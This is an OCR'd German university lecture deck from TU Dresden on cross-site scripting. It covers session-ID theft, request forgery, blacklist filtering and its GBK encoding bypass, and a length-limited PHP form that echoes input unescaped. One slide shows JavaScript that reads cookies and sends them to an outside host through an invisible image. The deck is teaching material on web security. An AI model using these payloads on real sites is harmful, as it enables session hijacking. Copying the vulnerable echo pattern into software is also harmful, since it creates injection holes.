
TECHNISCHE UNIVERSITÄT DRESDEN

DOM-based XSS Beispiel




TECHNISCHE UNIVERSITÄT DRESDEN

DOM-based XSS Beispiel



TECHNISCHE UNIVERSITÄT DRESDEN

DOM-based XSS
Beispiel



XSS – Angriffsziel Session-ID

- Ziel: unberechtigte Kenntnisnahme der Session-ID
- Lösungsidee: Auslesen der Session-ID mit Hilfe von XSS
  - Annahme: Nutzer ist angemeldet → gültige Session-ID im Browser
- Probleme:
  - Zugriff aus Session-ID nicht möglich
    - HttpOnly-Cookies
  - Übermitteln der Session-ID an Angreifer nicht möglich
    - Same Origin Policy

XSS Session-ID-Angriff Beispiel

- Zugriff auf Cookies

```
var c=document.cookies
```

- Übermittlung mittels eingebettetem Objekt
  - unterliegt nicht der Same Origin Policy

```
var img=document.createElement("img");
img.src="http://a.com/collect?"+escape(c);
document.body.appendChild(img);
```

  - Bild ist unsichtbar

XSS-Angriffe

- GET-Requests ausführen
  - mit Hilfe von <img src=URL> Elementen
  - mit Hilfe des XMLHttpRequest-Objektes
- POST-Requests ausführen
  - mit Hilfe von Formularen
  - mit Hilfe des XMLHttpRequest-Objektes
- TRACE-Request ausführen
  - mittels XMLHttpRequest
  - ermöglicht Zugriff auf HttpOnly-Cookies
    - daher TRACE oftmals Server-seitig deaktiviert
- Manipulation der Web-Seite für Phishing
  - Login/Passwort-Eingabefelder hinzufügen

Ein-/ Ausgabe Überprüfung – generelle Ansätze

- White-List
  - aus Sicherheitssicht zu bevorzugen
  - aus praktischer Sicht oftmals schwer umsetzbar

- Black-List
  - leicht umsetzbar
  - oftmals fehlerhaft
    - Kodierung nicht beachtet
    - Beispiel

      Regel: " → \"

      `var test="\";alert(/xss/);";`

      Problem: Web-Seite ausgeliefert als GBK/GB2312

      [Darstellung chinesischer Zeichen, vergleichbar UTF-8)]

      Eingabe: `%c1";alert(/xss/);`

      ergibt: `"%c1\";alert(/xss/);` → `"縗";alert(/xss/);`

Nicht funktionierende Ansätze...

```
<html>
<body>
<form action="evilform.phtml" method="post">
<p>User:     <input type="text" size="30" name="user">
<p>Password: <input type="text" size="30" name="passwd">
<p><button type="submit">Login</button>
</form>
<?php
  $user=  substr($_POST["user"],0,20);
  $passwd=substr($_POST["passwd"],0,23);

  echo "You entered: ".$user." -- ".$passwd;
?>
</body>
</html>
```

Nicht funktionierende Ansätze…

```
<html>
<body>
<form action="evilform.phtml" method="post">
<p>User:     <input type="text" size="30" name="user">
<p>Password: <input type="text" size="30" name="passwd">
<p><button type="submit">Login</button>
</form>
<?php
  $user=  substr($_POST["user"],0,20);
  $passwd=substr($_POST["passwd"],0,23);

  echo "You entered: ".$user." -- ".$passwd;
?>
</body>
</html>
```

← **XSS Problem…**

Nicht funktionierende Ansätze…


```
<html>
<body>
<form action="evilform.phtml" method="post">
<p>User:     <input type="text" size="30" name="user">
<p>Password: <input type="text" size="30" name="passwd">
<p><button type="submit">Login</button>
</form>
<?php
  $user=  substr($_POST["user"],0,20);
  $passwd=substr($_POST["passwd"],0,23);

  echo "You entered: ".$user." -- ".$passwd;
?>
</body>
</html>
```

← **Problem für Angreifer: Längenbeschränkung…**
[<script>…</script>]

← **XSS Problem…**

Nicht funktionierende Ansätze...




Nicht funktionierende Ansätze...

view-source:127.0.0.1:90

view-source:127.0.0.1:9080/example2/evilform.phtml

```
1  <html>
2  <body>
3  <form action="evilform.phtml" method="post">
4  <p>
5  User: <input type="text" size="30" name="user">
6  <p>
7  Password: <input type="text" size="30"
   name="passwd">
8  <p>
9  <button type="submit">Login</button>
10 </form>
11 You entered: <script>alert(/xss/) -- </body>
12 </html>
13
```

